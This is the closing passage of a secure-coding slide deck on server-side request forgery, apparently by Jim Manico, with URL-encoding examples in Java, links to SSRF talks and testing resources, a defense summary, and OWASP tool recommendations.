


```
new  
URL("https://internal/data/" +  
encodeForURIPath(var))
```

```
new  
URL("https://internal?data=" +  
encodeForURIParam(var))
```

## URLs to backend REST APIs are built with concatenation instead of URIBuilder (Prepared URI)

- Most publically exposed REST APIs turn around and invoke internal REST APIs using URLConnections, Apache HttpClient or other REST clients. If user input is directly concatenated into the URL used to make the backend REST request then the application could be vulnerable to Extended HPPP.



A `var = request.getParameter("data");`  
B `new URL(https://internal/data/ + URLEncode(var))`

# Additional SSRF resources

## SSRF Testing Resources

- <https://github.com/cujanovic/SSRF-Testing/blob/master/README.md>
- <https://application.security/free-application-security-training/server-side-request-forgery-in-capital-one>

## Nicolas Gregoire talk at AppSecEU of SSRF

- [http://www.agarri.fr/docs/AppSecEU15-Server side browsing considered harmful.pdf](http://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf)
- <https://www.youtube.com/watch?v=8t5-A4ASTIU>

## Great talk by Orange Tsai at BlackHat and Defcon

- <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>
- <http://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>
- <https://www.youtube.com/watch?v=D1S-G8rJrEk>

## SSRF Defense Summary

- Great authentication on internal/intranet APIs
- Great access control on internal/intranet APIs
- When URL's are a parameter do strong URL Validation
- ***Avoid taking URLs as a full parameter that the server then acts on***
- Building URLs safely with URL Encoding of Parameters
- Limit services with network controls
- Microsegmentation

# Conclusion

## *Develop Secure Code*

- Use OWASP's Application Security Verification Standard (ASVS) for more comprehensive secure coding requirements
- <https://owasp.org/www-project-application-security-verification-standard/>
- Follow the guidance in OWASP's Cheatsheet Series
- <https://cheatsheetseries.owasp.org/>
- Use standard security components and frameworks that are a fit for your organization

## ***Test Continuously For Security***

- Automate as much security testing as you can.  
Consider OWASP ZAP and Dependency Check.
- <https://owasp.org/www-project-zap/>
- <https://owasp.org/www-project-dependency-check/>
- Review your applications manually following the  
OWASP Testing Guide
- <https://owasp.org/www-project-web-security-testing-guide/>



It Has Been A Pleasure!

Jim Manico  
[jim@manicode.com](mailto:jim@manicode.com)